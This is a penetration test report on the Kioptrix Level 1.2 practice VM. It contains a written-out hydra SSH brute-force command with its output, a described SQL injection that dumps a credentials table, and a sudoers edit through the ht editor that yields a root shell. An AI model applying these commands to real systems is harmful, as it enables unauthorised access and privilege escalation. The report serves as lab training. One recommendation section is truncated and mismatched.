

Penetration Testing Report (Kioptrix Level 1.2)

By Dongchan Lee

TABLE OF CONTENTS

1. Introduction.....	1
1.1 Environment Set-Up.....	1
2. High-Level Summary.....	2
2.1 Recommendations.....	2
3. Testing Methodology.....	4
3.1 Reconnaissance	4
3.2 Target Assessment and Execution of Vulnerabilities	4
3.2.1 Vulnerability Exploited : Brute Force Attack	5
3.2.2 Vulnerability Exploited : SQL Injection.....	7
3.2.3 Vulnerability Exploited : Broken Access Control.....	9

1. Introduction

I performed an internal penetration test towards the defender's system. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate the defender's system. My overall objective was to evaluate the network, identify systems and exploit flaws while reporting these findings.

The objective of this assessment is to perform an internal penetration test and ultimately gain a root authority on the system. Thus, the privilege escalation is the main task of this assessment and other exploitations such as DoS attack will not be handled here.

1.1 Environment Set-Up

Both the environments of an attacker and a defender were built on the virtual machine known as Virtual Box. On Virtual Box, I have set a network named NAT network where the network CIDR is 192.168.0.0/24 and DHCP is enabled. This NAT network allows the communications between more than two servers on the virtual machine through this internal network.

For the attacker, I have installed Kali Linux of the version 2022.4 and set the network to NAT network.

For the defender's system, I have used an environment called Kioptrix: Level 1.2. This environment has been developed for the purpose of practicing penetration testing and freely distributed by Kioptrix on www.vulnhub.com. After the installation, I have also set the NAT network as an adaptor.

2. High-Level Summary

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the defender's network. When performing the attacks, I was able to gain a root authority on the defender's system, primarily due to SQL injection and poor security configurations. I identified a total of 3 vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
2	1	0	0

Where the risk classification has been divided by the following criteria.

Critical : The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.

High : The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.

Medium : Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.

Low : The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.

2.1 Recommendations

I recommend taking the following actions to improve the security of the system. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully gain access to the system and/or reduce the impact of a successful attack.

1. Update vulnerable and outdated components to latest version.

All the components in the system must frequently be updated. Updates adjust vulnerable sources identified during development and avoid recently-made methods of exploitation. In specific, SSH server is vulnerable to widely known

attacks due to the use of old programs. Therefore, immediate updates on all components including the programs mentioned above should be taken in action.

2. Fix broken access control

The HT editor running by loneferret account has root authority. It allows loneferret user to edit all files in the system without restrictions. Therefore, appropriate access control on HT editor needs to be implemented.

3. Prevent SQL injection on websites

SQL injection is

1. Limit login attempts
2. Monitor IP addresses and apply blocking algorithm
3. Use strong passwords with strong encryption mechanism
4. Build multiple authentication steps such as CAPCHAs and Two-Factor Authentication
5. Use security solutions such as firewalls and plug-ins which supports 1-4.

3. Testing Methodology

Testing methodology was split into three phases: Reconnaissance, Target Assessment, and Execution of Vulnerabilities. During the reconnaissance, I gathered information about the defender's network system. I used port scanning and other enumeration methods to refine target information and assess target values. Next, I conducted my targeted assessment followed by a simulation of an attacker exploiting vulnerabilities in the defender's network.

3.1 Reconnaissance

The reconnaissance phase focuses on identifying the network address and enumerating services of the defender's system. The result is shown below:

IP	OS
192.168.0.9	Linux 2.6.9~2.6.33

PORT	SERVICE	Program
22	SSH	openssh 4.7p1
80	HTTP	apache httpd 2.2.8 php 5.2.4-2ubuntu5.6

3.2 Target Assessment and Execution of Vulnerabilities


During the target assessment I heavily focus on discovering vulnerabilities that are related to gaining access and root authority of the defender's system. Each vulnerability is covered in detailed below.

3.2.1 Vulnerability Exploited : Brute Force Attack

Service / port : SSH / 22

Severity : High

Vulnerability Explanation : I was able to find candidate username 'loneferret' on the website blog posting page. With this information I conducted a brute force attack using a tool 'hydra' and identified that loneferret, a registered user, was using a widely known password 'starwars'.



```
(kali㉿kali)-[~]
└─$ sudo hydra -l loneferret -e nsr -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.9
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-11 21:
22:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1
/p:14344402), ~896526 tries per task
[DATA] attacking ssh://192.168.0.9:22/
[STATUS] 136.00 tries/min, 136 tries in 00:01h, 14344272 to do in 1757:53h, 1
0 active
[STATUS] 85.33 tries/min, 256 tries in 00:03h, 14344152 to do in 2801:36h, 10
active
[STATUS] 87.86 tries/min, 615 tries in 00:07h, 14343793 to do in 2721:03h, 10
active
[22][ssh] host: 192.168.0.9 login: loneferret password: starwars
1 of 1 target successfully completed, 1 valid password found
```

Figure 1

Kali Linux provides 'rockyou.txt' file containing a frequently used passwords. Figure 1 is the result of the brute force attack on SSH server using 'rockyou.txt' file and we see that the user loneferret uses password 'starwars'. Such widely known passwords are fragile to brute force attack. Thus, password must be long-digit combinations of various characters including upper and lower cases, special characters and numbers.

3.2.2 Vulnerability Exploited : SQL Injection

Service / port : HTTP / 80

Severity : Critical

Vulnerability Explanation : At `/gallery/g.php/1` directory on the defender's website provides sorting options to arrange the display of pictures. The sorting method takes two parameters 'id' and 'sort' and the vulnerability arises from 'id' parameter. Unusual form of error message given by invalid syntax applied on id parameter implies a possible threat of SQL injection.




Figure 2

As indicated by figure 2, when invalid syntax is given to sort parameter (green circle), an error message (red underline) reveals no exploitable information. The same error messages pop up when different invalid syntax is given to sort parameter.




Figure 3

However, when invalid syntax is given to id parameter (green circle), the error message reveals that the database is managed by MySQL (red underline). Hence, I conducted the injection to obtain the information from information_schema which is a database containing comprehensive information of all other databases.




Figure 4




Figure 5




Figure 6

As shown in figure 4, 5 and 6, the current database's table name (dev_accounts from figure 4), three column names of the table (id, username and password from figure 5) and two column information (username and password from figure 6) have been discovered by referring to information_schema database. From figure 6 we see that the passwords for dreg and loneferret are encrypted. But, they were soon decrypted as below.

3.2.3 Vulnerability Exploited : Shell Broken Access Control

Service : Shell


Severity : Critical

Vulnerability Explanation :

```
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
(root) NOPASSWD: !/usr/bin/su
(root) NOPASSWD: /usr/local/bin/ht
```

Figure 9

Figure 9 indicates that loneferret account has an access to /usr/local/bin/ht with root authority. An HT is a file editor and hence loneferret can open and modify root-only-accessible files via this editor.


A screenshot of a terminal window showing the /etc/sudoers file being edited with the ht editor. The window title is 'File Edit Windows Help Texteditor' and the timestamp is '02:10 10.03.2023'. The file content includes comments about editing with visudo, defaults for env_reset, host and user alias specifications, and privilege specifications for root and loneferret. The loneferret entry is underlined in red: 'loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash'. At the bottom, there is a status bar with a cursor at *18:68 and a menu bar with options 1help, 2save, 3open, 4, 5goto, 6mode, 7search, 8, 9, and 0quit.

```
File Edit Windows Help Texteditor 02:10 10.03.2023
[~] /etc/sudoers 2
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#
Defaults            env_reset
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash
# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
*18:68
1help 2save 3open 4 5goto 6mode 7search 8 9 0quit
```

Figure 10

Figure 10 shows the content of /etc/sudoers opened via ht editor. As underlined in red, I have added /bin/bash to loneferret. It allows loneferret to access to bash

shell with root authority via a command ‘sudo’.

A terminal window with a dark background and light-colored text. At the top, there is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a user 'loneferret' at a host 'Kioptrix3' with a tilde '~' as the home directory. The user enters 'sudo -l', which lists allowed commands: 'su' and 'ht', both with NOPASSWD. The user then enters 'sudo ht', followed by 'sudo bash'. The prompt changes to root ('root@Kioptrix3:~#'). Finally, the user enters 'id', and the output 'uid=0(root) gid=0(root) groups=0(root)' is displayed in red text.

```
File Actions Edit View Help
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$ sudo ht
loneferret@Kioptrix3:~$ sudo bash
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 11

A command ‘sudo bash’ in figure 11 executes bash shell as root account. As underlined in red, we see that loneferret account is now having a root authority.